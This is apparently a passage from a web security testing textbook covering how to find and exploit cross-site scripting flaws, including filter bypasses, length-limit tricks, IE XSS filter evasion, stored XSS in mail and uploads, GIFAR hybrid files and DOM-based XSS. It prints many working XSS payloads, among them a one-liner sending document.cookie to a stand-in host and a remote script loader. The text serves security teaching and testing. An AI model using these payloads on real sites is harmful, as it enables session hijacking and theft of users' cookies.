As described in Chapter 2, several mistakes often appear in sanitizing filters. Some string manipulation APIs contain methods to replace only the first instance of a matched expression, and these are sometimes easily confused with methods that replace all instances. So if `<script>` is being stripped from your input, you should try the following to check whether all instances are being removed:

```
<script><script>alert(1)</script>
```

In this situation, you should also check whether the sanitization is being performed recursively:

```
<scr<script>ipt>alert(1)</script>
```

Furthermore, if the filter performs several sanitizing steps on your input, you should check whether the order or interplay between these can be exploited. For example, if the filter strips `<script>` recursively and then strips `<object>` recursively, the following attack may succeed:

```
<scr<object>ipt>alert(1)</script>
```

When you are injecting into a quoted string in an existing script, it is common to find that the application sanitizes your input by placing the backslash character before any quotation mark characters you submit. This escapes your quotation marks, preventing you from terminating the string and injecting arbitrary script. In this situation, you should always verify whether the backslash character itself is being escaped. If not, a simple filter bypass is possible. For example, if you control the value `foo` in:

```
var a = 'foo';
```

you can inject:

```
foo\'; alert(1);//
```

This results in the following response, in which your injected script executes. Note the use of the JavaScript comment character `//` to comment out the

remainder of the line, thus preventing a syntax error caused by the application's own string delimiter:

```
var a = 'foo\\'; alert(1);//';
```

Here, if you find that the backslash character is also being properly escaped, but angle brackets are returned unsanitized, you can use the following attack:

```
</script><script>alert(1)</script>
```

This effectively abandons the application's original script and injects a new one immediately after it. The attack works because browsers' parsing of HTML tags takes precedence over their parsing of embedded JavaScript:

```
<script>var a = '</script><script>alert(1)</script>
```

Although the original script now contains a syntax error, this does not matter, because the browser moves on and executes your injected script regardless of the error in the original script.

### TRY IT!

```
http://mdsec.net/search/48/  
http://mdsec.net/search/52/
```

**TIP** If you can inject into a script, but you cannot use quotation marks because these are being escaped, you can use the `String.fromCharCode` technique to construct strings without the need for delimiters, as described previously.

In cases where the script you are injecting into resides within an event handler, rather than a full script block, you may be able to HTML-encode your quotation marks to bypass the application's sanitization and break out of the string you control. For example, if you control the value `foo` in:

```
<a href="#" onclick="var a = 'foo'; ...
```

and the application is properly escaping both quotation marks and backslashes in your input, the following attack may succeed:

```
foo&apos;; alert(1);//
```

This results in the following response, and because some browsers perform an HTML decode before the event handler is executed as JavaScript, the attack succeeds:

```
<a href="#" onclick="var a = 'foo&apos;; alert(1);//'; ...
```



The fact that event handlers are HTML-decoded before being executed as JavaScript represents an important caveat to the standard recommendation of HTML-encoding user input to prevent XSS attacks. In this syntactic context, HTML encoding is not necessarily an obstacle to an attack. The attacker himself may even use it to circumvent other defenses.

### ***Beating Length Limits***

When the application truncates your input to a fixed maximum length, you have three possible approaches to creating a working exploit.

The first, rather obvious method is to attempt to shorten your attack payload by using JavaScript APIs with the shortest possible length and removing characters that are usually included but are strictly unnecessary. For example, if you are injecting into an existing script, the following 28-byte command transmits the user's cookies to the server with hostname a:

```
open("//a/"+document.cookie)
```

Alternatively, if you are injecting straight into HTML, the following 30-byte tag loads and executes a script from the server with hostname a:

```
<script src=http://a></script>
```

On the Internet, these examples would obviously need to be expanded to contain a valid domain name or IP address. However, on an internal corporate network, it may actually be possible to use a machine with the WINS name a to host the recipient server.

**TIP** You can use Dean Edwards' JavaScript packer to shrink a given script as much as possible by eliminating unnecessary whitespace. This utility also converts scripts to a single line for easy insertion into a request parameter:

```
http://dean.edwards.name/packer/
```

The second, potentially more powerful technique for beating length limits is to span an attack payload across multiple different locations where user-controllable input is inserted into the same returned page. For example, consider the following URL:

```
https://wahn-app.com/account.php?page_id=244&seed=129402931&mode=normal
```

It returns a page containing the following:

```
<input type="hidden" name="page_id" value="244">
<input type="hidden" name="seed" value="129402931">
<input type="hidden" name="mode" value="normal">
```

Suppose that each field has length restrictions, such that no feasible attack string can be inserted into any of them. Nevertheless, you can still deliver a working exploit by using the following URL to span a script across the three locations you control:

```
https://myapp.com/account.php?page_id="><script>/*&seed=*/alert(document.cookie);/*&mode=*/</script>
```

When the parameter values from this URL are embedded into the page, the result is the following:

```
<input type="hidden" name="page_id" value=""><script>/*">
<input type="hidden" name="seed" value="*/alert(document.cookie);/*">
<input type="hidden" name="mode" value="*/</script>">
```

The resulting HTML is valid and is equivalent to only the portions in bold. The chunks of source code in between have effectively become JavaScript comments (surrounded by the `/*` and `*/` markers), so the browser ignores them. Hence, your script is executed just as if it had been inserted whole at one location within the page.

**TIP** The technique of spanning an attack payload across multiple fields can sometimes be used to beat other types of defensive filters. It is fairly common to find different data validation and sanitization being implemented on different fields within a single page of an application. In the previous example, suppose that the `page_id` and `mode` parameters are subject to a maximum length of 12 characters. Because these fields are so short, the application's developers did not bother to implement any XSS filters. The `seed` parameter, on the other hand, is unrestricted in length, so rigorous filters were implemented to prevent the injection of the characters `"` `<` or `>`. In this scenario, despite the developers' efforts, it is still possible to insert an arbitrarily long script into the `seed` parameter without employing any of the blocked characters, because the JavaScript context can be created by data injected into the surrounding fields.

A third technique for beating length limits, which can be highly effective in some situations, is to “convert” a reflected XSS flaw into a DOM-based vulnerability. For example, in the original reflected XSS vulnerability, if the application places a length restriction on the `message` parameter that is copied into the returned page, you can inject the following 45-byte script, which evaluates the fragment string in the current URL:

```
<script>eval(location.hash.slice(1))</script>
```

By injecting this script into the parameter that is vulnerable to reflected XSS, you can effectively induce a DOM-based XSS vulnerability in the resulting page

and thus execute a second script located within the fragment string, which is outside the control of the application's filters and may be arbitrarily long. For example:

```
http://mdsec.net/error/5/Error.ashx?message=<script>eval(location.hash.substr(1))</script>#alert('long script here .....')
```

Here is an even shorter version that works in most situations:

```
http://mdsec.net/error/5/Error.ashx?message=<script>eval(unescape(location))</script>#%0Aalert('long script here .....')
```

In this version, the whole of the URL is URL-decoded and then passed to the `eval` command. The whole URL executes as valid JavaScript because the `http:` protocol prefix serves as a code label, the `//` following the protocol prefix serves as a single-line comment, and the `%0A` is URL-decoded to become a newline, signaling the end of the comment.

## ***Delivering Working XSS Exploits***

Typically, when you are working on a potential XSS vulnerability to understand and bypass the application's filters, you are working outside the browser, using a tool such as Burp Repeater to send the same request repeatedly, modifying the request in small ways each time, and testing the effect on the response. In some situations, after you have created a proof-of-concept attack in this way, you still may have work to do in order to deliver a practical attack against other application users. For example, the entry point for the XSS may be nontrivial to control in other users' requests, such as a cookie or the `Referer` header. Or the target users may be using a browser with built-in protection against reflected XSS attacks. This section examines various challenges that may arise when delivering working XSS exploits in practice and how they can be circumvented.

## **Escalating an Attack to Other Application Pages**

Suppose the vulnerability you have identified is in an uninteresting area of the application, affecting only unauthenticated users, and a different area contains the really sensitive data and functionality you want to compromise.

In this situation, it is normally fairly easy to devise an attack payload that you can deliver via the XSS bug in one area of the application and that persists within the user's browser to compromise the victim anywhere he goes on the same domain.

One simple method of doing this is for the exploit to create an `iframe` covering the whole browser window and reload the current page within the `iframe`. As the user navigates through the site and logs in to the authenticated area, the injected script keeps running in the top-level window. It can hook into all

navigation events and form submissions in the child iframe, monitor all response content appearing in the iframe, and, of course, hijack the user's session when the moment is right. In HTML5-capable browsers, the script can even set the appropriate URL in the location bar as the user moves between pages, using the `window.history.pushState()` function.

For one example of this kind of exploit, see this URL:

<http://blog.kotowicz.net/2010/11/xss-track-how-to-quietly-track-whole.html>

### COMMON MYTH

**"We're not worried about any XSS bugs in the unauthenticated part of our site. They can't be used to hijack sessions."**

This thought is erroneous for two reasons. First, an XSS bug in the unauthenticated part of an application normally can be used to directly compromise the sessions of authenticated users. Hence, an unauthenticated reflected XSS flaw typically is more serious than an authenticated one, because the scope of potential victims is wider. Second, even if a user is not yet authenticated, an attacker can deploy some Trojan functionality that persists in the victim's browser across multiple requests, waiting until the victim logs in, and then hijacking the resulting session. It is even possible to capture a user's password using a keylogger written in JavaScript, as described in Chapter 13.

### Modifying the Request Method

Suppose that the XSS vulnerability you have identified uses a `POST` request, but the most convenient method for delivering an attack requires the `GET` method — for example, by submitting a forum post containing an `IMG` tag targeting the vulnerable URL.

In these cases, it is always worth verifying whether the application handles the request in the same way if it is converted to a `GET` request. Many applications tolerate requests in either form.

In Burp Suite, you can use the "change request method" command on the context menu to toggle any request between the `GET` and `POST` methods.

### COMMON MYTH

**"This XSS bug isn't exploitable. I can't get my attack to work as a `GET` request."**

If a reflected XSS flaw can only be exploited using the `POST` method, the application is still vulnerable to various attack delivery mechanisms, including ones that employ a malicious third-party website.

In some situations, the opposite technique can be useful. Converting an attack that uses the `GET` method into one that uses the `POST` method may enable you to bypass certain filters. Many applications perform some generic application-wide filtering of requests for known attack strings. If an application expects to receive requests using the `GET` method, it may perform this filtering on the URL query string only. By converting a request to use the `POST` method, you may be able to bypass this filter.

### Exploiting XSS Via Cookies

Some applications contain reflected XSS vulnerabilities for which the entry point for the attack is within a request cookie. In this situation, you may be able to use various techniques to exploit the vulnerability:

- As with modifying the request method, the application may allow you to use a URL or body parameter with the same name as the cookie to trigger the vulnerability.
- If the application contains any functionality that allows the cookie's value to be set directly (for example, a preferences page that sets cookies based on submitted parameter values), you may be able to devise a cross-site request forgery attack that sets the required cookie in the victim's browser. Exploiting the vulnerability would then require the victim to be induced into making two requests: to set the required cookie containing an XSS payload, and to request the functionality where the cookie's value is processed in an unsafe way.
- Historically, various vulnerabilities have existed in browser extension technologies, such as Flash, that have enabled cross-domain requests to be issued with arbitrary HTTP headers. Currently at least one such vulnerability is widely known but not yet patched. You could leverage one of these vulnerabilities in browser plug-ins to make cross-domain requests containing an arbitrary cookie header designed to trigger the vulnerability.
- If none of the preceding methods is successful, you can leverage any other reflected XSS bug on the same (or a related) domain to set a persistent cookie with the required value, thereby delivering a permanent compromise of the victim user.

### Exploiting XSS in the Referer Header

Some applications contain reflected XSS vulnerabilities that can only be triggered via the `Referer` header. These are typically fairly easy to exploit using a web server controlled by the attacker. The victim is induced to request a URL on the attacker's server that contains a suitable XSS payload for the vulnerable application. The attacker's server returns a response that causes a request to the vulnerable URL, and the attacker's payload is included in the `Referer` header that is sent with this request.

In some situations, the XSS vulnerability is triggered only if the `Referer` header contains a URL on the same domain as the vulnerable application. Here, you may be able to leverage any on-site redirector functions within the application to deliver your attack. To do this, you need to construct a URL to the redirector function that both contains a valid XSS exploit and causes a redirection to the vulnerable URL. The success of this attack depends on the redirection method the function uses and on whether current browsers update the `Referer` header when following redirections of that type.

### Exploiting XSS in Nonstandard Request and Response Content

Today's complex applications increasingly employ Ajax requests that do not contain traditional request parameters. Instead, requests often contain data in formats such as XML and JSON, or employing various serialization schemes. Correspondingly, the responses to these requests frequently contain data in the same or another format, rather than HTML.

The server-side functionality involved in these requests and responses often exhibits XSS-like behavior. Request payloads that normally would indicate the presence of a vulnerability are returned unmodified by the application.

In this situation, it is still possible that the behavior can be exploited to deliver an XSS attack. To do so, you need to meet two distinct challenges:

- You need to find a means of causing a victim user to make the necessary request cross-domain.
- You need to find a way of manipulating the response so that it executes your script when consumed by the browser.

Neither of these challenges is trivial. First, the requests in question typically are made from JavaScript using `XMLHttpRequest` (see Chapter 3). By default, this cannot be used to make cross-domain requests. Although `XMLHttpRequest` is being modified in HTML5 to allow sites to specify other domains that may interact with them, if you find a target that allows third-party interaction, there are probably simpler ways for you to compromise it (see Chapter 13).

Second, in any attack, the response returned by the application would be consumed directly by the victim's browser, not by the custom script that processes it in its original context. The response will contain data in whatever non-HTML format is being used, usually with the corresponding `Content-Type` header. In this situation, the browser processes the response in the normal way for this data type (if recognized), and normal methods for introducing script code via HTML may be irrelevant.

Although nontrivial, in some situations both of these challenges can be met, allowing the XSS-like behavior to be exploited to deliver a working attack. We will examine how this can be done using the XML data format as an example.

### ***Sending XML Requests Cross-Domain***

It is possible to send near-arbitrary data cross-domain within the HTTP request body by using an HTML form with the `enctype` attribute set to `text/plain`. This tells the browser to handle the form parameters in the following way:

- Send each parameter on a separate line within the request.
- Use an equals sign to separate the name and value of each parameter (as normal).
- Do not perform any URL encoding of parameter names or values.

Although some browsers do not honor this specification, it is properly honored by current versions of Internet Explorer, Firefox, and Opera.

The behavior described means that you can send arbitrary data in the message body, provided that there is at least one equals sign anywhere within the data. To do this, you split the data into two chunks, before and after the equals sign. You place the first chunk into a parameter name and the second chunk into a parameter value. When the browser constructs the request, it sends the two chunks separated by an equals sign, thereby exactly constructing the required data.

Since XML always contains at least one equals sign, in the `version` attribute of the opening XML tag, we can use this technique to send arbitrary XML data cross-domain in the message body. For example, if the required XML were as follows:

```
<?xml version="1.0"?><data><param>foo</param></data>
```

we could send this using the following form:

```
<form enctype="text/plain" action="http://wahh-app.com/ vuln.php"
method="POST">
<input type="hidden" name='<?xml version'
value=' "1.0"?><data><param>foo</param></data>'>
</form><script>document.forms[0].submit();</script>
```

To include common attack characters within the value of the `param` parameter, such as tag angle brackets, these would need to be HTML-encoded within the XML request. Therefore, they would need to be *double* HTML-encoded within the HTML form that generates that request.

**TIP** You can use this technique to submit cross-domain requests containing virtually any type of content, such as JSON-encoded data and serialized binary objects, provided you can incorporate the equals character somewhere within the request. This is normally possible by modifying a free-form text field within the request that can contain an equals character. For example in the following JSON data, the comment field is used to introduce the required equals character:

```
{ "name": "John", "email": "gomad@diet.com", "comment": "=" }
```



The only significant caveat to using this technique is that the resulting request will contain the following header:

```
Content-Type: text/plain
```

The original request normally would have contained a different `Content-Type` header, depending on exactly how it was generated. If the application tolerates the supplied `Content-Type` header and processes the message body in the normal way, the technique can be used successfully when trying to develop a working XSS exploit. If the application fails to process the request in the normal way, on account of the modified `Content-Type` header, there may be no way to send a suitable cross-domain request to trigger the XSS-like behavior.

**TIP** If you identify XSS-like behavior in a request that contains nonstandard content, the first thing you should do is quickly verify whether the behavior remains when you change the `Content-Type` header to `text/plain`. If it does not, it may not be worth investing any further effort in trying to develop a working XSS exploit.

### ***Executing JavaScript from Within XML Responses***

The second challenge to overcome when attempting to exploit XSS-like behavior in nonstandard content is to find a way of manipulating the response so that it executes your script when consumed directly by the browser. If the response contains an inaccurate `Content-Type` header, or none at all, or if your input is being reflected right at the start of the response body, this task may be straightforward.

Usually, however, the response includes a `Content-Type` header that accurately describes the type of data that the application returns. Furthermore, your input typically is reflected partway through the response, and the bulk of the response before and after this point will contain data that complies with the relevant specifications for the stated content type. Different browsers take different approaches to parsing content. Some simply trust the `Content-Type` header, and others inspect the content itself and are willing to override the stated type if the actual type appears different. In this situation, however, either approach makes it highly unlikely that the browser will process the response as HTML.

If it is possible to construct a response that does succeed in executing a script, this normally involves exploiting some particular syntactic feature of the type of content that is being injected into. Fortunately, in the case of XML, this can be achieved by using XML markup to define a new namespace that is mapped to XHTML, causing the browser to parse uses of that namespace as HTML. For example, when Firefox processes the following response, the injected script is executed:

```
HTTP/1.1 200 Ok
Content-Type: text/xml
```



```
Content-Length: 1098

<xml>
<data>
...
<a xmlns:a='http://www.w3.org/1999/xhtml'>
<a:body onload='alert(1)'/></a>
...
</data>
</xml>
```

As mentioned, this exploit succeeds when the response is consumed directly by the browser, and not by the original application component that would ordinarily process the response.

### Attacking Browser XSS Filters

One obstacle to the practical exploitation of virtually any reflected XSS vulnerability arises from various browser features that attempt to protect users from precisely these attacks. Current versions of the Internet Explorer browser include an XSS filter by default, and similar features are available as plug-ins to several other browsers. These filters all work in a similar way: they passively monitor requests and responses, use various rules to identify possible XSS attacks in progress, and, when a possible attack is identified, modify parts of the response to neutralize the possible attack.

Now, as we have discussed, XSS conditions should be considered vulnerabilities if they can be exploited via any browser in widespread usage, and the presence of XSS filters in some browsers does not mean that XSS vulnerabilities do not need to be fixed. Nevertheless, in some practical situations, an attacker may specifically need to exploit a vulnerability via a browser that implements an XSS filter. Furthermore, the ways in which XSS filters can be circumvented are interesting in their own right. In some cases they can be leveraged to facilitate the delivery of other attacks that otherwise would be impossible.

This section examines Internet Explorer's XSS filter. Currently it is the most mature and widely adopted filter available.

The core operation of the IE XSS filter is as follows:

- In cross-domain requests, each parameter value is inspected to identify possible attempts to inject JavaScript. This is done by checking the value against a regex-based blacklist of common attack strings.
- If a potentially malicious parameter value is found, the response is checked to see whether it contains this same value.
- If the value appears in the response, the response is sanitized to prevent any script from executing. For example, `<script>` is modified to become `<sc#ipt>`.

The first thing to say about the IE XSS filter is that it is generally highly effective in blocking standard exploitation of XSS bugs, considerably raising the bar for any attacker who is attempting to perform these attacks. That said, the filter can be bypassed in some important ways. You can also exploit how the filter operates to deliver attacks that otherwise would be impossible.

First, some ways of bypassing the filter arise from core features of its design:

- Only parameter values are considered, not parameter names. Some applications are vulnerable to trivial attacks via parameter names, such as if the whole of the requested URL or query string is echoed in the response. These attacks are not prevented by the filter.
- Because each parameter value is considered separately, if more than one parameter is reflected in the same response, it may be possible to span an attack between the two parameters, as was described as a technique for beating length limits. If the XSS payload can be split into chunks, none of which individually matches the blacklist of blocked expressions, the filter does not block the attack.
- Only cross-domain requests are included, for performance reasons. Hence, if an attacker can cause a user to make an “on-site” request for an XSS URL, the attack is not blocked. This can generally be achieved if the application contains any behavior that allows an attacker to inject arbitrary links into a page viewed by another user (even if this is itself a reflected attack; the XSS filter seeks to block only injected scripts, not injected links). In this scenario, the attack requires two steps: the injection of the malicious link into a user’s page, and the user’s clicking the link and receiving the XSS payload.

Second, some implementation details regarding browser and server behavior allow the XSS filter to be bypassed in some cases:

- As you have seen, browsers tolerate various kinds of unexpected characters and syntax when processing HTML, such as IE’s own tolerance of NULL bytes. The quirks in IE’s behavior can sometimes be leveraged to bypass its own XSS filter.
- As discussed in Chapter 10, application servers behave in various ways when a request contains multiple request parameters with the same name. In some cases they concatenate all the received values. For example, in ASP.NET, if a query string contains:

```
p1=foo&p1=bar
```

the value of the `p1` parameter that is passed to the application is:

```
p1=foo,bar
```

In contrast, the IE XSS filter still processes each parameter separately, even if they share the same name. This difference in behavior can make it easy

to span an XSS payload across several “different” request parameters with the same name, bypassing the blacklist with each separate value, all of which the server recombines.

### TRY IT!

**Currently the following XSS exploit succeeds in bypassing the IE XSS filter:**

```
http://mdsec.net/error/5/Error.ashx?message=<scr%00ipt%20
&message=> alert('xss')</script>
```

Third, the way in which the filter sanitizes script code in application responses can actually be leveraged to deliver attacks that otherwise would be impossible. The core reason for this is that the filter operates passively, looking only for correlations between script-like inputs and script-like outputs. It cannot interactively probe the application to confirm whether a given piece of input actually causes a given piece of output. As a result, an attacker can actually leverage the filter to selectively neutralize the application’s own script code that appears within responses. If the attacker includes part of an existing script within the value of a request parameter, the IE XSS filter sees that the same script code appears in the request and the response and modifies the script in the response to prevent it from executing.

Some situations have been identified where neutralizing an existing script changes the syntactic context of a subsequent part of the response that contains a reflection of user input. This change in context may mean that the application’s own filtering of the reflected input is no longer sufficient. Therefore, the reflection can be used to deliver an XSS attack in a way that was impossible without the changes made by the IE XSS filter. However, the situations in which this has arisen generally have involved edge cases with unusual features or have revealed defects in earlier versions of the IE XSS filter that have since been fixed.

More significantly, an attacker’s ability to selectively neutralize an application’s own script code could be leveraged to deliver entirely different attacks by interfering with an application’s security-relevant control mechanisms. One generic example of this relates to the removal of defensive framebusting code (see Chapter 13), but numerous other examples may arise in connection with application-specific code that performs key defensive security tasks on the client side.

## Finding and Exploiting Stored XSS Vulnerabilities

The process of identifying stored XSS vulnerabilities overlaps substantially with that described for reflected XSS. It includes submitting a unique string in every entry point within the application. However, you must keep in mind some important differences to maximize the number of vulnerabilities identified.

**HACK STEPS**

1. Having submitted a unique string to every possible location within the application, you must review all of the application's content and functionality once more to identify any instances where this string is displayed back to the browser. User-controllable data entered in one location (for example, a name field on a personal information page) may be displayed in numerous places throughout the application. (For example, it could be on the user's home page, in a listing of registered users, in work flow items such as tasks, on other users' contact lists, in messages or questions posted by the user, or in application logs.) Each appearance of the string may be subject to different protective filters and therefore needs to be investigated separately.
2. If possible, all areas of the application accessible by administrators should be reviewed to identify the appearance of any data controllable by non-administrative users. For example, the application may allow administrators to review log files in-browser. It is extremely common for this type of functionality to contain XSS vulnerabilities that an attacker can exploit by generating log entries containing malicious HTML.
3. When submitting a test string to each location within the application, it is sometimes insufficient simply to post it as each parameter to each page. Many application functions need to be followed through several stages before the submitted data is actually stored. For example, actions such as registering a new user, placing a shopping order, and making a funds transfer often involve submitting several different requests in a defined sequence. To avoid missing any vulnerabilities, it is necessary to see each test case through to completion.
4. When probing for reflected XSS, you are interested in every aspect of a victim's request that you can control. This includes all parameters to the request, every HTTP header, and so on. In the case of stored XSS, you should also investigate any out-of-band channels through which the application receives and processes input you can control. Any such channels are suitable attack vectors for introducing stored XSS attacks. Review the results of your application mapping exercises (see Chapter 4) to identify every possible area of attack surface.
5. If the application allows files to be uploaded and downloaded, always probe this functionality for stored XSS attacks. Detailed techniques for testing this type of functionality are discussed later in this chapter.
6. Think imaginatively about any other possible means by which data you control may be stored by the application and displayed to other users. For example, if the application search function shows a list of popular search items, you may be able to introduce a stored XSS payload by searching for it numerous times, even though the primary search functionality itself handles your input safely.

When you have identified every instance in which user-controllable data is stored by the application and later displayed back to the browser, you should follow the same process described previously for investigating potential reflected XSS vulnerabilities. That is, determine what input needs to be submitted to embed valid JavaScript within the surrounding HTML, and then attempt to circumvent any filters that interfere with the processing of your attack payload.

**TIP** When probing for reflected XSS, it is easy to identify which request parameters are potentially vulnerable. You can test one parameter at a time and review each response for any appearance of your input. With stored XSS, however, this may be less straightforward. If you submit the same test string as every parameter to every page, you may find this string reappearing at multiple locations within the application. It may not be clear from the context precisely which parameter is responsible for the appearance. To avoid this problem, you can submit a different test string as every parameter when probing for stored XSS flaws. For example, you can concatenate your unique string with the name of the field it is being submitted to.

Some specific techniques are applicable when testing for stored XSS vulnerabilities in particular types of functionality. The following sections examine some of these in more detail.

### *Testing for XSS in Web Mail Applications*

As we have discussed, web mail applications are inherently at risk of containing stored XSS vulnerabilities, because they include HTML content received directly from third parties within application pages that are displayed to users. To test this functionality, ideally you should obtain your own e-mail account on the application, send various XSS exploits in e-mail messages to yourself, and view each message within the application to determine whether any of the exploits are successful.

To perform this task in a thorough manner, you need to send all kinds of unusual HTML content within e-mails, as we described to test for bypasses in input filters. If you restrict yourself to using a standard e-mail client, you will likely find that you have insufficient control over the raw message content, or the client may itself sanitize or “clean up” your deliberately malformed syntax.

In this situation, it is generally preferable to use an alternative means of generating e-mails that gives you direct control over the contents of messages. One method of doing this is using the UNIX `sendmail` command. You need to have configured your computer with the details of the mail server it should use to send outgoing mail. Then you can create your raw e-mail in a text editor and send it using this command:

```
sendmail -t test@example.org < email.txt
```

The following is an example of a raw e-mail file. As well as testing various XSS payloads and filter bypasses in the message body, you can also try specifying a different `Content-Type` and `charset`:

```
MIME-Version: 1.0
From: test@example.org
Content-Type: text/html; charset=us-ascii
Content-Transfer-Encoding: 7bit
Subject: XSS test

<html>
<body>
<img src=``onerror=alert(1)>
</body>
</html>
.
```

### ***Testing for XSS in Uploaded Files***

One common, but frequently overlooked, source of stored XSS vulnerabilities arises where an application allows users to upload files that can be downloaded and viewed by other users. This kind of functionality arises frequently in today's applications. In addition to traditional work flow functions designed for file sharing, files can be sent as e-mail attachments to web mail users. Image files can be attached to blog entries and can be used as custom profile pictures or shared via photo albums.

Various factors may affect whether an application is vulnerable to uploaded file attacks:

- During file upload, the application may restrict the file extensions that can be used.
- During file upload, the application may inspect the file's contents to confirm that this complies with an expected format, such as JPEG.
- During file download, the application may return a `Content-Type` header specifying the type of content that the application believes the file contains, such as `image/jpeg`.
- During file download, the application may return a `Content-Disposition` header that specifies the browser should save the file to disk. Otherwise, for relevant content types, the application processes and renders the file within the user's browser.

When examining this functionality, the first thing you should do is try to upload a simple HTML file containing a proof-of-concept script. If the file is accepted, try to download the file in the usual way. If the original file is returned unmodified, and your script executes, the application is certainly vulnerable.

If the application blocks the uploaded file, try to use various file extensions, including .txt and .jpg. If the application accepts a file containing HTML when you use a different extension, it may still be vulnerable, depending on exactly how the file is delivered during download. Web mail applications are often vulnerable in this way. An attacker can send e-mails containing a seductive-sounding image attachment that in fact compromises the session of any user who views it.

Even if the application returns a `Content-Type` header specifying that the downloaded file is an image, some browsers may still process its contents as HTML if this is what the file actually contains. For example:

```
HTTP/1.1 200 OK
Content-Length: 25
Content-Type: image/jpeg

<script>alert(1)</script>
```

Older versions of Internet Explorer behaved in this way. If a user requested a .jpg file directly (not via an embedded `<img>` tag), and the preceding response was received, IE would actually process its contents as HTML. Although this behavior has since been modified, it is possible that other browsers may behave this way in the future.

### Hybrid File Attacks

Often, to defend against the attacks described so far, applications perform some validation of the uploaded file's contents to verify that it actually contains data in the expected format, such as an image. These applications may still be vulnerable, using "hybrid files" that combine two different formats within the same file.

One example of a hybrid file is a GIFAR file, devised by Billy Rios. A GIFAR file contains data in both GIF image format and JAR (Java archive) format and is actually a valid instance of both formats. This is possible because the file metadata relating to the GIF format is at the start of the file, and the metadata relating to the JAR format is at the end of the file. Because of this, applications that validate the contents of uploaded files, and that allow files containing GIF data, accept GIFAR files as valid.

An uploaded file attack using a GIFAR file typically involves the following steps:

- The attacker finds an application function in which GIF files that are uploaded by one user can be downloaded by other users, such as a user's profile picture in a social networking application.
- The attacker constructs a GIFAR file containing Java code that hijacks the session of any user who executes it.



- The attacker uploads the file as his profile picture. Because the file contains a valid GIF image, the application accepts it.
- The attacker identifies a suitable external website from which to deliver an attack leveraging the uploaded file. This may be the attacker's own website, or a third-party site that allows authoring of arbitrary HTML, such as a blog.
- On the external site, the attacker uses the `<applet>` or `<object>` tag to load the GIFAR file from the social networking site as a Java applet.
- When a user visits the external site, the attacker's Java applet executes in his browser. For Java applets, the same-origin policy is implemented in a different way than for normal script includes. The applet is treated as belonging to the domain from which it was loaded, not the domain that invoked it. Hence, the attacker's applet executes in the domain of the social networking application. If the victim user is logged in to the social networking application at the time of the attack, or has logged in recently and selected the "stay logged in" option, the attacker's applet has full access to the user's session, and the user is compromised.

This specific attack using GIFAR files is prevented in current versions of the Java browser plug-in, which validates whether JAR files being loaded actually contain hybrid content. However, the principle of using hybrid files to conceal executable code remains valid. Given the growing range of client-executable code formats now in use, it is possible that similar attacks may exist in other formats or may arise in the future.

### **XSS in Files Loaded Via Ajax**

Some of today's applications use Ajax to retrieve and render URLs that are specified after the fragment identifier. For example, an application's pages may contain links like the following:

```
http://wahn-app.com/#profile
```

When the user clicks the link, client-side code handles the click event, uses Ajax to retrieve the file shown after the fragment, and sets the response within the `innerHTML` of a `<div>` element in the existing page. This can provide a seamless user experience, in which clicking a tab in the user interface updates the displayed content without reloading the entire page.

In this situation, if the application also contains functionality allowing you to upload and download image files, such as a user profile picture, you may be able to upload a valid image file containing embedded HTML markup and construct a URL that causes the client-side code to fetch the image and display it as HTML:

```
http://wahn-app.com/#profiles/images/15234917624.jpg
```



HTML can be embedded in various locations within a valid image file, including the comment section of the image. Several browsers, including Firefox and Safari, happily render an image file as HTML. The binary parts of the image are displayed as junk, and any embedded HTML is displayed in the usual way.

**TIP** Suppose a potential victim is using an HTML5-compliant browser, where cross-domain Ajax requests are possible with the permission of the requested domain. Another possible attack in this situation would be to place an absolute URL after the fragment character, specifying an external HTML file that the attacker fully controls, on a server that allows Ajax interaction from the domain being targeted. If the client-side script does not validate that the URL being requested is on the same domain, the client-side remote file inclusion attack succeeds.

Because this validation of the URL's domain would have been unnecessary in older versions of HTML, this is one example where the changes introduced in HTML5 may themselves introduce exploitable conditions into existing applications that were previously secure.

## Finding and Exploiting DOM-Based XSS Vulnerabilities

DOM-based XSS vulnerabilities cannot be identified by submitting a unique string as each parameter and monitoring responses for the appearance of that string.

One basic method for identifying DOM-based XSS bugs is to manually walk through the application with your browser and modify each URL parameter to contain a standard test string, such as one of the following:

```
"<script>alert(1)</script>  
";alert(1)//  
'-alert(1)-'
```

By actually displaying each returned page in your browser, you cause all client-side scripts to execute, referencing your modified URL parameter where applicable. Any time a dialog box appears containing your cookies, you will have found a vulnerability (which may be due to DOM-based or other forms of XSS). This process could even be automated by a tool that implemented its own JavaScript interpreter.

However, this basic approach does not identify all DOM-based XSS bugs. As you have seen, the precise syntax required to inject valid JavaScript into an HTML document depends on the syntax that already appears before and after the point where the user-controllable string gets inserted. It may be necessary to terminate a single- or double-quoted string or to close specific tags. Sometimes new tags may be required, but sometimes not. Client-side application code may attempt to validate data retrieved from the DOM, and yet may still be vulnerable.

If a standard test string does not happen to result in valid syntax when it is processed and inserted, the embedded JavaScript does not execute, and no dialog appears, even though the application may be vulnerable to a properly crafted attack. Short of submitting every conceivable XSS attack string into every parameter, the basic approach inevitably misses a large number of vulnerabilities.

A more effective approach to identifying DOM-based XSS bugs is to review all client-side JavaScript for any use of DOM properties that may lead to a vulnerability. Various tools are available to help automate this process. One such effective tool is DOMTracer, available at the following URL:

[www.blueinfy.com/tools.html](http://www.blueinfy.com/tools.html)

## HACK STEPS

**Using the results of your application mapping exercises from Chapter 4, review every piece of client-side JavaScript for the following APIs, which may be used to access DOM data that can be controlled via a crafted URL:**

- `document.location`
- `document.URL`
- `document.URLUnencoded`
- `document.referrer`
- `window.location`

**Be sure to include scripts that appear in static HTML pages as well as dynamically generated pages. DOM-based XSS bugs may exist in any location where client-side scripts are used, regardless of the type of page or whether you see parameters being submitted to the page.**

**In every instance where one of the preceding APIs is being used, closely review the code to identify what is being done with the user-controllable data, and whether crafted input could be used to cause execution of arbitrary JavaScript. In particular, review and test any instance where your data is being passed to any of the following APIs:**

- `document.write()`
- `document.writeln()`
- `document.body.innerHTML`
- `eval()`
- `window.execScript()`
- `window.setInterval()`
- `window.setTimeout()`

**TRY IT!**

```
http://mdsec.net/error/18/  
http://mdsec.net/error/22/  
http://mdsec.net/error/28/  
http://mdsec.net/error/31/  
http://mdsec.net/error/37/  
http://mdsec.net/error/41/  
http://mdsec.net/error/49/  
http://mdsec.net/error/53/  
http://mdsec.net/error/56/  
http://mdsec.net/error/61/
```

As with reflected and stored XSS, the application may perform various filtering in an attempt to block attacks. Often, the filtering is applied on the client side, and you can review the validation code directly to understand how it works and to try to identify any bypasses. All the techniques already described for filters against reflected XSS attacks may be relevant here.

**TRY IT!**

```
http://mdsec.net/error/92/  
